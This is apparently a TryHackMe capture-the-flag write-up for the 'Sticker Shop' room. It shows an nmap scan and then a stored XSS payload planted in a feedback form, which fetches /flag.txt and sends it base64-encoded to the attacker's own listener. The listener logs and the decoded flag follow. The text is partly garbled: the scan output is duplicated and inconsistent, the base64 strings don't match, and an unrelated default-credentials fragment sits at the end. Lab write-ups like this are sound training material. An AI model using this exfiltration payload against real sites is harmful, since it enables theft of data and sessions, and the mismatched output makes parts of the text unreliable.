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
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[The Sticker Room : TryHackMe] Theme

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ROOM TYPE:

Difficulty → Easy

[Name : The Sticker Room]

This is a Free Room. Anyone can deploy virtual machines in the room (without being subscribed)!

ROOM OBJECTIVES →

What is the content of flag.txt?

Let's Fire Up the Machine 🔥

Saving IP to Hosts File

Let's begin with adding the ip address to the Hosts file and give it a domain name → **thestickershop.thm** (This can be anything)

```
echo "IP-OF-YOUR-MACHINE thestickershop.thm" | sudo tee -a /etc/hosts
```

Other Way :

** You can use any text editor for this , VIM , subl , etc →

```
nano /etc/hosts
```

```
IP-ADDRESS-OF-YOUR-MACHINE      thestickershop.thm  
( Control + X and Y [yes] for saving the file )  
Dont forget to add your machine's ip address instead of -  
"IP-ADDRESS-OF-YOUR-MACHINE"
```

```
[root@SuNnY ~]# ./theproxy.py  
[root@SuNnY ~]#
```

Initial Reconnaissance (Nmap Scan)

```
nmap -sVC -T4 thestickershop.thm -oN nmapscan.txt
```

```
Nmap scan report for thestickershop.thm (IP Redacted)  
Host is up (0.16s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.9  
(Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 b2:54:8c:e2:d7:67:ab:8f:90:b3:6f:52:c2:73:37:69 (RSA)  
|   256 14:29:ec:36:95:e5:64:49:39:3f:b4:ec:ca:5f:ee:78 (ECDSA)  
|_  256 19:eb:1f:c9:67:92:01:61:0c:14:fe:71:4b:0d:50:40 (ED25519)  
8080/tcp  open  http-proxy Werkzeug/3.0.1 Python/3.8.10  
|_http-server-header: Werkzeug/3.0.1 Python/3.8.10  
|_http-title: Cat Sticker Shop  
| fingerprint-strings:  
|   GetRequest:  
|     HTTP/1.1 200 OK  
|     Server: Werkzeug/3.0.1 Python/3.8.10  
|     Date: << Redacted >>  
|     Content-Type: text/html; charset=utf-8  
|     Content-Length: 1655  
|     Connection: close
```

```
<!DOCTYPE html>
<html>
<head>
<title>Cat Sticker Shop</title>
<style>
body {
font-family: Arial, sans-serif;
margin: 0;
padding: 0;
header {
background-color: #333;
color: #fff;
text-align: center;
padding: 10px;
header ul {
list-style: none;
padding: 0;
header li {
display: inline;
margin-right: 20px;
header a {
text-decoration: none;
color: #fff;
font-weight: bold;
.content {
padding: 20px;
.product {
```

1 service unrecognized despite returning data.

If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

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Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 107.53 seconds

Found Two Open Ports → Port 22/TCP SSH and Port 8080/TCP HTTP →


```
└─# nmap -sVNC -T4 thestickershop.thm -oN nmapscan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at
```

```
(root㉿SuNnY)-[~/TryHackMe/Room-/TheStickerShop]
# nmap -sVC -T4 thestickershop.thm -oN nmapscan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-06-10 10:44 +0000 UTC
Nmap scan report for thestickershop.thm (10.10.10.10)
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b2:54:8c:e2:d7:67:ab:8f:90:b3:6f:52:c2:73:37:69 (RSA)
|   256 14:29:ec:36:95:e5:64:49:39:3f:b4:ec:ca:5f:ee:78 (ECDSA)
|_  256 19:eb:1f:c9:67:92:01:61:0c:14:fe:71:4b:0d:50:40 (ED25519)
8080/tcp  open  http-proxy Werkzeug/3.0.1 Python/3.8.10
|_http-server-header: Werkzeug/3.0.1 Python/3.8.10
|_http-title: Cat Sticker Shop
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
```

Click on the image to enlarge the Nmap Scan Results

Let's Check the Port 8080 →

<http://thestickershop.thm:8080/>



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We see two images → **cat sticker 1** and **cat sticker 2** on →

<http://thestickershop.thm:8080/>

After Exploring the HTTP port , There is a Feedback Form found →

The **Submit Feedback Page** enables users to provide comments via a feedback form featuring a **textarea** input field, which submits data through a **POST** request to the `/submit_feedback` endpoint. Upon successful submission, users receive the confirmation message: "Thanks for your feedback! It will be evaluated shortly by our staff." However, the acceptance of user-supplied input introduces potential security risks, such as Cross-Site Scripting (XSS). To mitigate these risks, it is essential to implement robust input sanitization, enforce a Content Security Policy (CSP) to block unauthorized scripts, and validate inputs on both client and server sides. Proper encoding and escaping techniques should also be applied to ensure secure processing and rendering of user data, safeguarding the application against injection attacks.

Screenshot of a web browser showing a feedback submission page. The URL is `thestickershop.thm:8080/submit_feedback`. The page title is "Feedback". It contains a form with a text area labeled "Customer feedback" and a green "Submit" button. Below the form, a message says "Thanks for your feedback! It will be evaluated shortly by our staff".

Screenshot of a web browser showing the "Cat Sticker Shop" homepage. The URL is `thestickershop.thm:8080`. The page title is "Cat Sticker Shop". It features two cat stickers: "Cat Sticker 1" (orange tabby) and "Cat Sticker 2" (black and white). Both stickers have a price of \$2.99. A message at the bottom states, "We only sell stickers at our physical store. Please feel free to stop by!"

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Objective for the room is to find Flag Value From this Path →

<http://thestickershop.thm:8080/flag.txt>



We are going to start a HTTP Server on Port 8081 From our Local machine →

```
[root@SuNnY] [~/TryHackMe/Room-/TheStickerShop]
#
[root@SuNnY] [~/TryHackMe/Room-/TheStickerShop]
# _
```

Click on the image to Expand

We will develop a JavaScript payload engineered to intercept and exfiltrate the response from a `fetch` request targeting the root path (`/`) of the current origin. This payload utilizes the `btoa()` function to encode the text content of the fetched response into Base64 format. The encoded data is then exfiltrated to a remote server at `http://Your-IP(tun0)/` via an additional `fetch` request. To bypass Cross-Origin Resource Sharing (CORS) restrictions, the payload specifies `mode: 'no-cors'`. Additionally, it includes the `credentials: 'same-origin'` directive in the initial `fetch` request to ensure cookies and other credentials are transmitted, potentially exposing sensitive information from the target application.

```
<script>
fetch("/flag.txt", {method: 'GET', mode: 'no-cors', credentials: 'same-origin'})
  .then(response => response.text())
  .then(text => {
    fetch('http://Your-tun0-IP:PortNumber/' + btoa(text), {mode: 'no-cors'});
  });
</script>
```

Replace the Your-tun0-IP with your VM's IP → (ifconfig > tun0) and replace the PortNumber with the port we are about to start an HTTP Server

```
└─(root㉿SuNnY)-[~/TryHackMe/Room-/TheStickerShop]
└─# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

HTTP Server @ Port 8081

Upon the successful execution of the payload into the Feedback Form , a reverse connection is initiated to our web server in the Form of GET response and returned as an encoded Base64 String, confirming the establishment of a callback and validating the success of the operation.

```
└─(root㉿SuNnY)-[~/TryHackMe/Room-/TheStickerShop]
└─# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.10.96 - - [21/Dec/2024 19:58:08] "GET /VEhNezgzNzg5YTY5MDc0ZjYzNmY2NGEzODg30WNmY2FiZThiNjIzMDVlZTZ9 HTTP/1.1" 404 -
10.10.10.96 - - [21/Dec/2024 19:58:08] "GET /VEhNezgzNzg5YTY5MDc0ZjYzNmY2NGEzODg30WNmY2FiZThiNjIzMDVlZTZ9 HTTP/1.1" 404 -
10.10.10.96 - - [21/Dec/2024 19:58:18] "GET /VEhNezgzNzg5YTY5MDc0ZjYzNmY2NGEzODg30WNmY2FiZThiNjIzMDVlZTZ9 HTTP/1.1" 404 -
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10.10.10.96 - - [21/Dec/2024 19:58:38] "GET /VEhNezgzNzg5YTY5MDc0ZjYzNmY2NGEzODg30WNmY2FiZThiNjIzMDVlZTZ9 HTTP/1.1" 404 -
10.10.10.96 - - [21/Dec/2024 19:58:38] "GET /VEhNezgzNzg5YTY5MDc0ZjYzNmY2NGEzODg30WNmY2FiZThiNjIzMDVlZTZ9 HTTP/1.1" 404 -
10.10.10.96 - - [21/Dec/2024 19:58:49] "GET /VEhNezgzNzg5YTY5MDc0ZjYzNmY2NGEzODg30WNmY2FiZThiNjIzMDVlZTZ9 HTTP/1.1" 404 -
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```

Here are the Full Steps shown using Motion Graphics →

```
GNU nano 8.2
```

Remember to Replace the placeholders for tun0 — IP and Port Number

We found a Base64 string inside the GET Response on the HTTP Server →

```
(root@SuNnY) [~/TryHackMe/Room-/TheStickerShop]
# python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.52.96 - - [21/Dec/2024 19:58:08] code 404, message File not found
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/VEhNezgzNzg5YTY5MDc0ZjYzNmY2NGEzODg30WNmY2FiZThiNjIzMdVlZTZ9

There are Two way to Decode the Base64 String →

1. Decoding the String using the CLI →

```
echo "VEhNezgzNzg5YTY5MDc0ZjYzNmY2NGEzODg30WNmY2FiZThiNjIzMdVlZTZ9" | base64 -c
```

```
[root@SuNnY ~]#
```

```
echo "VEhNezgzNzg5YTY5MDc0ZjYzMmY2NGEzODg3OWNmY2FiZThiNjlzMDVIZTZ9" | base64 -d
```

2. Easy as Chicken Way , thats what Mr. Chicken-Little-Do will do →



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Please Don't Mind — Mr. Chicken-Little-Do , He is a prime suspect of KFC as we speak 🍗

Annnnddd We are done with this Room ... Woop Woop !

Congrats Champ !

Answer the questions below

What is the content of flag.txt?

THM{83789a69074f636f64a38879cfcab8b62305ee6}

✓ Correct Answer

💡 Hint

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


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Summary

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It was possible to login using the following credentials (username:password:role):

admin:admin:Admin

Impact

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Solution

Solution type: Workaround

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
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
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